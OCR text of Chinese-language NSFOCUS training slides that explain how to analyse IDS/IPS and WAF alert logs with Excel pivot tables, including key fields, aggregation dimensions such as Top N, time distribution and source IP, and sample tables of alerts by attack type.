




安全设备——入侵检测系统（IDS）








NSFOCUS

数据透视表



行标签	求和项:匹配次数
101.129.8.137	6
服务器信息泄露	6
101.129.8.9	2
服务器信息泄露	2
101.251.225.165	14
服务器信息泄露	14
101.251.225.166	14
服务器信息泄露	14
101.71.41.248	1
服务器信息泄露	1
103.13.222.134	29
Web插件漏洞攻击	28
恶意扫描	1
103.214.168.72	42
Web插件漏洞攻击	40
恶意扫描	2
103.242.2.189	233
Web插件漏洞攻击	227
Web服务器漏洞攻击	2
恶意扫描	4
103.254.223.251	2
Web服务器漏洞攻击	2
106.11.152.203	2
服务器信息泄露	2
106.11.153.208	1
服务器信息泄露	1
113.10.190.222	1
服务器信息泄露	1
114.67.79.90	54

3.2

关键信息统计分析

a. 有哪些关键信息

b. 有哪些分析维度

c. 重要事件的统计分析

NSFOCUS

统计分析所需的关键字段

- IDS/IPS日志：
  - 时间、源IP、目的IP、目的端口、告警名称、告警次数、协议摘要、原始报文
- WAF日志：
  - 时间、客户端IP、目标域名、URI、服务器IP、服务器端口、方法、事件类型、匹配规则、HTTP请求或响应信息

利用这些字段进行统计分析，可以：

- 绘制攻击者画像，描绘攻击路径
- 展示业务系统遭受的攻击烈度、攻击手法，并做好处置预防工作

统计聚合的维度


- Top N
  - 事件Top N
  - 攻击源IP Top N
  - 被攻击IP/域名 Top N


→最为常见，但对安全人员做威胁分析来说，没有太大价值

- 时间分布 →展现攻击的时间变化趋势
- 告警类型 →展现攻击手法
- 源IP →展现攻击IP的攻击烈度
- 源IP地理位置 →展现各地区攻击烈度
- 业务系统 →展现业务系统遭受的攻击烈度

数据透视表创建方法

- Excel—插入—数据透视表—数据透视如和数据透视表






数据透视表创建方法

拖拽字段到指定位置，
即可生成特定维度的图表

例如：

- 拖拽数据透视表字段中“客户端IP”到“轴（类别）”
- 拖拽“告警类型”到“客户端IP”的下方
- 拖拽“匹配次数”到“值”




时间分布维度

- 创建一列，使用公式 =DATE(YEAR(B2),MONTH(B2),DAY(B2))将“时间”列变成date格式，并右键设置单元格格式


C2 =DATE(YEAR(B2),MONTH(B2),DAY(B2))

	A	B	C	D	E	
1	危险程度	时间	日	上报设备	攻击手段	
2	高风险,允许	2017-08-14 10:34:52	14日	10.130.224.99 (D	获取权限攻击	Web服
3	高风险,允许	2017-08-11 13:42:47	11日	10.130.224.99 (D	获取权限攻击	Web服
4	低风险,允许	2017-08-11 13:42:06	11日	10.130.224.99 (D	可疑网络活动	Web请
5	高风险,允许	2017-08-14 11:32:40	14日	10.130.224.99 (D	获取权限攻击	Web服
6	高风险,允许	2017-08-28 11:34:56	28日	10.130.224.99 (D	获取权限攻击	Web服
7	中风险,允许	2017-08-11 14:56:07	11日	10.130.224.99 (D	获取权限攻击	Web服
8	中风险,允许	2017-08-11 13:56:07	11日	10.130.224.99 (D	获取权限攻击	Web服
9	中风险,允许	2017-08-11 15:56:31	11日	10.130.224.99 (D	获取权限攻击	Web服
10	高风险,允许	2017-08-18 09:30:27	18日	10.130.224.99 (D	获取权限攻击	Web服
11	低风险,允许	2017-08-11 12:42:06	11日	10.130.224.99 (D	可疑网络活动	Web请
12	高风险,允许	2017-08-11 12:42:47	11日	10.130.224.99 (D	获取权限攻击	Web服



时间分布维度

行标签	求和项:告警数量
1日	68
2日	382
3日	280
4日	442
6日	23
7日	9
8日	40
9日	110
10日	991
11日	17703
12日	308
13日	89
14日	25905
15日	80
16日	382
17日	113
18日	2077
19日	2033
20日	445
21日	69
22日	425
23日	134
24日	356
25日	80
26日	2522
27日	1034
28日	2581
29日	88
30日	371
31日	96
总计	59236



数据透视表字段

选择要添加到报表的字段:

在以下区域间拖动字段:

搜索


危险程度
时间
日
上报设备
攻击手段
事件名称
事件次数
源IP
目的IP
用户
协议摘要
规则编号
流行程度
服务类型
网口接口
源MAC地址
源端口
目的MAC地址
目的端口
原始报文长度
原始报文内容
更多表格...

筛选器
列
行
日
值
求和项:告警数量
推迟布局更新
更新

原始数据 | 事件次数 | 事件个数时间轴 | 攻击源 | 攻击目的

NSFOCUS


源IP+攻击类型双维度



行标签	求和项:匹配次数
192.168.134.9	13607
HTTP访问控制事件	242
HTTP协议违背	1577
SQL注入攻击	7205
Web插件漏洞攻击	160
Web服务器漏洞攻击	575
恶意扫描	283
非法下载	841
跨站攻击	401
路径穿越攻击	1922
命令注入攻击	297
文件非法上传	18
远程文件包含	16
资源盗链	70
192.168.176.6	9
HTTP协议违背	1
资源盗链	8
192.168.221.210	23
HTTP协议违背	22
资源盗链	1
总计	13639


观察源IP触发的攻击类型，若存在多种类型的攻击，可认为存在漏洞扫描行为。

攻击类型+源IP双维度



观察指定的攻击类型，可快速统计出得到进行此类攻击的源IP

源IP+目的IP+攻击类型三维度

